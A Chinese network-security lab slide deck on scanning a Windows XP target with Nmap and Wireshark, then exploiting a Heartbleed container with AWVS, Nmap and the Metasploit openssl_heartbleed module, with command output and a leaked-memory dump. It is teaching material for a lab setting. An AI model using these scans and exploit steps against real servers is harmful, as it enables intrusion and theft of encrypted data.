



网 络 安 全 实 验

网络扫描



网络扫描实验

01

工具实验部分

- 使用Nmap获取主机信息
- 运行抓包工具，对网络扫描原理进行验证分析

02

选做部分

- AWVS扫描DVWA
- 配置带有心脏出血漏洞的靶机环境，扫描并利用漏洞



01

工具实验

- 使用Nmap获取主机信息
- 运行抓包工具，对网络扫描原理进行验证分析



Nmap（网络映射器）是一款用于网络发现和安全审计的网络安全工具。

- 列举网络主机清单
- 管理服务升级调度
- 监控主机
- 服务运行状况



Nmap通常用在信息搜集阶段，用于搜集目标机主机的基本状态信息。

扫描结果可以作为漏洞扫描、漏洞利用和权限提升阶段的输入。



✓ 攻击机

Kali

✓ 靶机

Ubuntu 20.04

✓ 软件

Nmap、wireshark

查看主机信息

使用命令ipconfig查看靶机ip地址信息。两虚拟机之间应能互相ping通。

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . .               : 192.168.56.132
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.56.2

Ethernet adapter Bluetooth 网络连接:

    Media State . . . . .             : Media disconnected
```



Nmap

Ping 扫描

```
(kali㉿kali)-[~]  
$ nmap -sP 192.168.133.129  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 08:31 EDT  
Nmap scan report for 192.168.133.129  
Host is up (0.0027s latency).  
Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds
```

端口扫描

```
(kali㉿kali)-[~]  
$ nmap 192.168.133.129  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 08:35 EDT  
Nmap scan report for 192.168.133.129  
Host is up (0.0012s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 1 IP address (1 host up) scanned in 14.23 seconds
```

```
(kali㉿kali)-[~]  
$ nmap -p135 192.168.133.129  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 08:36 EDT  
Nmap scan report for 192.168.133.129  
Host is up (0.00040s latency).  
  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
  
Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```



Nmap

操作系统扫描

```
(root@kali)~[~]
# nmap -O 192.168.133.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 08:38 EDT
Nmap scan report for 192.168.133.129
Host is up (0.00045s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:27:F2:10 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.65 seconds
```

主机全面扫描

```
(root@kali)~[~]
# nmap -A 192.168.133.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 08:45 EDT
Nmap scan report for 192.168.133.129
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows XP microsoft-ds
MAC Address: 00:0C:29:27:F2:10 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -4h00m00s, deviation: 5h39m24s, median: -8h00m00s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: WINXP-3D8CC5A43, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:27:f2:10 (VMware)
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: winxp-3d8cc5a43
|   NetBIOS computer name: WINXP-3D8CC5A43\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2022-10-11T20:46:13+08:00

TRACEROUTE
HOP RTT      ADDRESS
1   0.47 ms  192.168.133.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.13 seconds
```




Nmap

漏洞扫描

```
(root@kali)-[~]
# nmap 192.168.133.129 --script=vuln
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 08:43 EDT
Nmap scan report for 192.168.133.129
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:27:F2:10 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|     The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|     Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|     code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 42.85 seconds
```



Wireshark

抓包分析

在靶机端或攻击机上使用Wireshark抓包验证扫描原理

14	5.23965700	192.168.133.131	192.168.133.129	TCP	74	46162 > http [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3605335808 TSecr=0 ws=128
15	5.23967500	192.168.133.129	192.168.133.131	TCP	54	http > 46162 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
16	5.23971600	192.168.133.131	192.168.133.129	TCP	74	39542 > https [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3605335809 TSecr=0 ws=128
17	5.23973800	192.168.133.129	192.168.133.131	TCP	54	https > 39542 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
18	5.24127900	vmware_e6:73:86	Broadcast	ARP	60	who has 192.168.133.1? Tell 192.168.133.131
19	5.24128800	vmware_c0:00:01	vmware_e6:73:86	ARP	60	192.168.133.1 is at 00:50:56:c0:00:01
20	5.24149200	192.168.133.131	192.168.133.1	DNS	88	Standard query 0x562c PTR 129.133.168.192.in-addr.arpa
21	6.84383200	192.168.133.129	192.168.133.255	BROWSE	216	Get Backup List Request
22	6.84417600	192.168.133.129	192.168.133.255	NBNS	92	Name query NB WORKGROUP<1b>
23	7.59212000	192.168.133.129	192.168.133.255	NBNS	92	Name query NB WORKGROUP<1b>
24	8.34259000	192.168.133.129	192.168.133.255	NBNS	92	Name query NB WORKGROUP<1b>
25	9.23474700	192.168.133.131	192.168.133.1	DNS	88	Standard query 0x562d PTR 129.133.168.192.in-addr.arpa
26	13.23060800	192.168.133.131	192.168.133.1	DNS	88	Standard query 0x562e PTR 129.133.168.192.in-addr.arpa
27	24.52892200	192.168.133.129	192.168.133.255	BROWSE	258	Domain/workgroup Announcement WORKGROUP, NT workstation, Domain Enum



02

选做部分

- 配置带有心脏出血漏洞的靶机环境
 - 攻击机扫描并利用漏洞



选做部分

AWVS软件对DVWA扫描实验

- 方式一 在线靶场

靶场URL：<https://dvwa.bachang.org>

- 方式二 Docker容器运行（建议）
- 方式三 自行搭建DVWA环境



选做部分-漏洞扫描利用



攻击机

Kali



靶机

Ubuntu



软件

Nmap、docker、wireshark

启动靶机环境


启动docker容器，进入环境所在目录启动环境。可以通过docker ps命令查看已运行环境。

打开浏览器，<https://your-ip:8443>，出现Heartbleed Test说明环境启动成功。

```
ubuntu@ubuntu-virtual-machine: ~/Desktop/vulhub-master/  
ubuntu@ubuntu-virtual-machine:~/Desktop$ cd vulhub-master/openssl/CVE-2014-0160/  
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$
```

```
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$ sudo docker-compose up -d  
[sudo] password for ubuntu:  
Pulling nginx (vulhub/openssl:1.0.1c-with-nginx)...  
1.0.1c-with-nginx: Pulling from vulhub/openssl  
b281ebec60d2: Pull complete  
2700c1ade95c: Pull complete  
cd1f945398e5: Pull complete  
24291727d0f3: Pull complete  
c661453e1eb5: Pull complete  
f4f1857f7bb1: Pull complete  
951d0b01db0f: Pull complete  
Digest: sha256:3cf76769b6e33f45479e8bacd70d7c5c2bd8b8c4d5428ae3f613b1145a4a1c47  
Status: Downloaded newer image for vulhub/openssl:1.0.1c-with-nginx  
Creating cve-2014-0160_nginx_1 ... done
```

```
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$ sudo docker ps  
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES  
8c0c891171dc   vulhub/openssl:1.0.1c-with-nginx   "/usr/local/nginx/sb..." 6 hours ago   Up 6 hours   0.0.0.0:8080->80/tcp, :::8080->80/tcp, 0.0.0.0:8443->443/tcp, :::8443->443/tcp   cve-2014-0160_nginx_1
```





选做部分

AWVS扫描

在主机安装配置AWVS，对有漏洞的靶机进行扫描。添加目标https://your-ip:8443，开始扫描。
发现heartbleed漏洞。

acunetix

Administrator

Stop Scan Pause Scan Generate Report Export to

Scan Information Vulnerabilities Site Structure Events

Filter

Severity	Vulnerability	URL	Parameter	Status	Confidence %
High	The Heartbleed Bug	https://192.168.174.138:8443/		Open	95
High	TLS/SSL certificate invalid date	https://192.168.174.138:8443/		Open	100
Medium	TLS 1.0 enabled	https://192.168.174.138:8443/		Open	100
Medium	TLS/SSL Sweet32 attack	https://192.168.174.138:8443/		Open	95
Medium	TLS/SSL Weak Cipher Suites	https://192.168.174.138:8443/		Open	95
Medium	Clickjacking: X-Frame-Options header missing	https://192.168.174.138:8443/		Open	95
Medium	HTTP Strict Transport Security (HSTS) not implemented	https://192.168.174.138:8443/		Open	95
Medium	Content Security Policy (CSP) not implemented	https://192.168.174.138:8443/		Open	95
Medium	Insecure Referrer Policy	https://192.168.174.138:8443/		Open	95
Medium	TLS 1.1 enabled	https://192.168.174.138:8443/		Open	100

The Heartbleed Bug

URL: https://192.168.174.138:8443/

Attack Details

First 512 bytes of data we pulled from the server memory:

```
02 40 00 3d c6 3f b3 0b 47 45 54 20 2f 5f 5f 4d .0.=.?.GET /_M
41 43 4f 53 58 20 48 54 54 50 2f 31 2e 31 0d 0a ACOSX HTTP/1.1.
41 63 63 65 70 74 3a 20 62 69 75 6e 67 62 6b 65 Accept: biulgbke
2f 74 6c 6a 79 0d 0a 52 61 6e 67 65 3a 20 62 79 /tjly..Range: by
74 65 73 3d 30 2d 39 39 39 39 0d 0a 41 63 63 tee=0-99999..Acc
65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a ept-Encoding: gz
69 70 2c 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 ip.deflate..User
2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 5.0 (Windows NT
31 30 2e 30 3b 20 57 69 6e 36 34 3b 20 78 36 34 10.0; Win64; x64
29 20 41 70 70 6e 65 57 65 62 4b 69 74 2f 35 33 ) AppleWebKit/53
37 2e 33 36 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 7.36 (KHTML, lik
65 20 47 65 63 6b 6f 29 20 43 68 72 6f 6d 65 2f e Gecko) Chrome/
38 33 2e 30 2e 34 31 30 33 2e 36 31 20 53 61 66 83.0.4103.61 Saf
61 72 69 2f 35 33 37 2e 33 36 0d 0a 48 6f 73 74 ari/537.36..Host
3a 20 31 39 32 2e 31 36 38 2e 31 37 34 2e 31 33 : 192.168.174.13
38 3a 38 34 34 33 0d 0a 43 6f 6e 6e 65 63 74 69 8:8443..Connecti
6f 6e 3a 20 4b 65 65 70 2d 61 6c 69 76 65 0d 0a on? Keep-alive..
0d 0a da 65 61 af 67 16 b5 b0 ed 4b d7 06 11 11 ...ea.g...K...
fc a3 70 2e 31 c0 18 c0 19 c0 15 c0 16 c0 03 c0 ..p.l.....
04 c0 25 c0 2d c0 05 c0 26 c0 2e c0 4a c0 5e c0 ..%.&...J..
4b c0 5f c0 74 c0 88 c0 75 c0 89 c0 01 c0 02 c0 K...t...u.....
08 c0 09 c0 23 c0 ac c0 ae c0 2b c0 0a c0 24 c0 ....#. ....$.
ad c0 af c0 2c c0 48 c0 5c c0 49 c0 5d c0 72 c0 .....H...l..r.
86 c0 73 c0 87 cc a9 c0 06 c0 07 c0 34 c0 35 c0 .....4.5.
37 d0 03 d0 05 d0 01 c0 36 c0 38 d0 02 c0 70 c0 7.....6.S...p.
71 c0 9a c0 9b cc ac c0 39 c0 3a c0 3b c0 33 c0 q.....9...i..3.
4c c0 60 c0 4d c0 61 c0 c0 76 c0 8a c0 77 c0 8b cc L...M.a.v...w...
```



选做部分

Nmap漏洞扫描

在kali中，通过nmap命令扫描靶机。

命令示例：nmap -sV -p 8443 --script ssl-heartbleed.nse your-ip

```
(kali㉿kali)-[~]
$ nmap -sV -p 8443 --script ssl-heartbleed.nse 192.168.174.138
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 02:16 EDT
Nmap scan report for 192.168.174.138
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
8443/tcp  open  ssl/http nginx 1.11.13
|_http-server-header: nginx/1.11.13
|_ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for
stealing information intended to be protected by SSL/TLS encryption.
|   State: VULNERABLE
|   Risk factor: High
|   OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by t
he Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could
allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|   http://www.openssl.org/news/secadv_20140407.txt
|_   http://cvedetails.com/cve/2014-0160/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
```




选做部分

使用msf利用漏洞

打开msf后，运用命令search heartbleed查找heartbleed模块。查看需要设置哪些选项。

设置靶机地址RHOSTS和靶机端口号RPORT。同时设置verbose以看到泄露的信息。

```
msf6 > search heartbleed

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/openssl_heartbeat_client_memory  2014-04-07      normal No      OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
1  auxiliary/scanner/ssl/openssl_heartbleed         2014-04-07      normal Yes     OpenSSL Heartbeat (Heartbleed) Information Leak

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssl/openssl_heartbleed

msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

Name           Current Setting  Required  Description
-
DUMPFILTER     1               no       Pattern to filter leaked memory before storing
LEAK_COUNT     1               yes      Number of times to leak memory per SCAN or DUMP invocation
MAX_KEYTRIES   50              yes      Max tries to dump key
RESPONSE_TIMEOUT 10              yes      Number of seconds to wait for a server response
RHOSTS         443             yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          443             yes      The target port (TCP)
STATUS_EVERY   5               yes      How many retries until key dump status
THREADS        1               yes      The number of concurrent threads (max one per host)
TLS_CALLBACK   None            yes      Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
TLS_VERSION    1.0             yes      TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:

Name  Description
-
SCAN  Check hosts for vulnerability

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > 
```

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.174.138
RHOSTS => 192.168.174.138
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > 
```




查看攻击效果

运用命令exploit, 发动对漏洞的利用。可以看到数据已泄漏。

[illegible]



谢谢！